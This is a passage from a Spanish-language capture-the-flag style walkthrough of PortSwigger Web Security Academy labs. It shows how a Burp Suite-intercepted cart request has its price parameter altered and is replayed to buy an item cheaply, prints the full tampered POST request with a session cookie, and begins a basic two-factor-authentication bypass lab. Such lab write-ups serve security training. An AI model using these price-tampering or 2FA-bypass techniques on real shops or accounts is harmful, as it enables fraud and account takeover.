
Presionamos en avanzado y luego en aceptar riesgo y continuar, si esto da error, desactiva la intercepción de Burpsuite, vuélvela a activar y realiza el proceso nuevamente:




Esta es la solicitud capturada por Burpsuite:




Ahora presionamos ctrl + r para enviar la solicitud al Repeater:




Ahora vamos a cambiar el precio original a un que se adapte al dinero que tiene disponible el usuario que nos proporcionan:



Después de interceptor la petición presionamos send:




Al lanzar dicha solicitud vemos que nos da una respuesta:




Entonces ahora vamos a ir al carrito y a recargar la página:

Ahora aquí presionamos place order:



Ya hemos completado el laboratorio:



Pastebin de Burpsuite:

POST /cart HTTP/2

Host: 0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net

Cookie: session=TYPN1Vbpink7Fer2tx25xbJGHTQ4II1s

User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:123.0) Gecko/20100101 Firefox/123.0

Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,*/*;q=0.8

Accept-Language: en-US,en;q=0.5

Accept-Encoding: gzip, deflate

Content-Type: application/x-www-form-urlencoded

Content-Length: 49

Origin: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net

Referer: https://0a1200a7035b35c4815ef54a00cf00ba.web-security-academy.net/product?productId=1

Upgrade-Insecure-Requests: 1

Sec-Fetch-Dest: document

Sec-Fetch-Mode: navigate

Sec-Fetch-Site: same-origin

Sec-Fetch-User: ?1


Te: trailers

productId=1&redir=PRODUCT&quantity=1&price=1300


Bypass simple FA

En este laboratorio nos dan unas credenciales para que hagamos el bypass de la doble autenticación de forma básica.


Lo primero es acceder al laboratorio:




Ahora presionamos en mi cuenta:




Iniciamos sección con las credenciales nuestras que nos proporcionan:




Presionamos donde dice correo del cliente, esto es para obtener el código de doble autenticación enviado a la cuenta que nos dan:




Aquí vemos el código:



